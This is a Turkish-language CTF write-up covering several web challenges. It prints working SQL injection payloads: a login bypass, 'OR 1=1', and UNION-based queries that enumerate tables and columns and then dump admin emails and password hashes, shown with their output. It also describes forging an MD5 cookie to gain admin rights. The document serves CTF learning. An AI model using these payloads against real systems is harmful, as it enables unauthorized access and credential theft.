
bir php dosyasında 'file' parametre ise işletim sistemi komudu aldığı görüldü ve flag'i bulmak için işletim sistemi üzerinde araştırmalar yapılmaya başlandı...






Flag{}


CyberCafe



Soruda verilen URL'e gidildiğinde, web sunucu hizmetinin default web page'i geldiği görüldü. Bir taraftan yine SecList'te bulunan medium.txt ile brute atılmaya başlarken, /robots.txt dizinine gidilmiştir.



/robots.txt dizininde verilen sayfaya gittiğimizde bizi bir CMS'in login page'i beklemektedir... Direkt olarak SQLi denenmiş ve login page bypass edilmiştir.



CMS üzerinde araştırmalar yapılırken kullanıcı aradığımız bir fonksiyon olduğunu gördüğümüzde tekrar SQLi denedik ve tüm kayıtlı kullanıcıların bilgilerinin geldiği gördük

CCMS Search

https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php

CCMS ADMIN | Admin

Dashboard

Computer

Users

Search

Reports

Search Users

Dashboard / Search Users / Users

Search Users



Search by Username or Entry ID

Search

Result against "" OR 1=1 -- -" keyword

S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details

SQL injection olayına devam ederek UNION Based SQLi denenerek, tüm tablo ve kolonların extract edilmesi sağlanmıştır...



Toplam kolon sayısına eşit olduğu görüldü ve tablo değerinin ekrana yansıyan kısmını görebilmek için bazı değerler değiştirildi..

CCMS Search

https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php

CCMS ADMIN | Admin

Dashboard / Search Users / Users

Search Users

Search by Username or Entry ID

Search

Result against "" UNION ALL SELECT NULL,3,NULL,2,NULL,NULL,1,NULL,NULL,NULL,4,NULL,6 -- --" keyword

S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details
5	3		View Details

Hemen ardından tablo adlarını yazdırmayı başardık

CCMS Search

https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php

CCMS ADMIN | Admin

Dashboard / Search Users / Users

Search Users

Search by Username or Entry ID

Search

Result against "" UNION ALL SELECT NULL,concat(table_name),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from information_schema.tables where table_schema = database() -- --" keyword

S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details
5	tbladmin		View Details
6	tblcomputers		View Details
7	tblusers		View Details

Tablo kolonları

CCMS Search

https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php

Search

Result against "" UNION ALL SELECT NULL,concat(column_name),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from information_schema.columns where table_schema = database() and table_name = 'tbladmin' -- "" keyword

S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details
5	AdminName		View Details
6	AdminRegdate		View Details
7	Email		View Details
8	ID		View Details
9	MobileNumber		View Details
10	Password		View Details
11	UserName		View Details

Ve ardından Flag'e ulaştık

CCMS Search

https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php

Search Users

Search by Username or Entry ID


Search

Result against "" UNION ALL SELECT NULL,group_concat(AdminName, AdminRegdate, Email, Password), NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from tbladmin -- "" keyword


S.NO	Entry ID
1	398365517
2	285255862
3	305642534
4	634737642
5	Admin2019-08-01 08:53:46admin@gmail.com2ac008ac0eb9d324f63e86a1e49cc535,Adminb4cck4r4d3n1zb4sl1y0rsmith@gmail.com56352c7f9fd6ec1b9c232bc571026074

Flag{}


Who is




Soruda verilen URL'e gidildiğinde, bir çok fonksiyonun çalışmadığı görülmüş. Kaynak kod incelenmiş ve en son cookie değerine göz atılmıştır...





Kullanıcıya verilen MD5 'cookie' değeri kullanıcı tipini belirlediği görülmüş, admin kullanıcısını tanımlayacak şekilde, admin değerinin MD5 özeti alınarak 'cookie' değeri değiştirilmiştir...*




Ekran fark edilen Whois yazısı /whois dizinine gönderdiği görülmüştür...



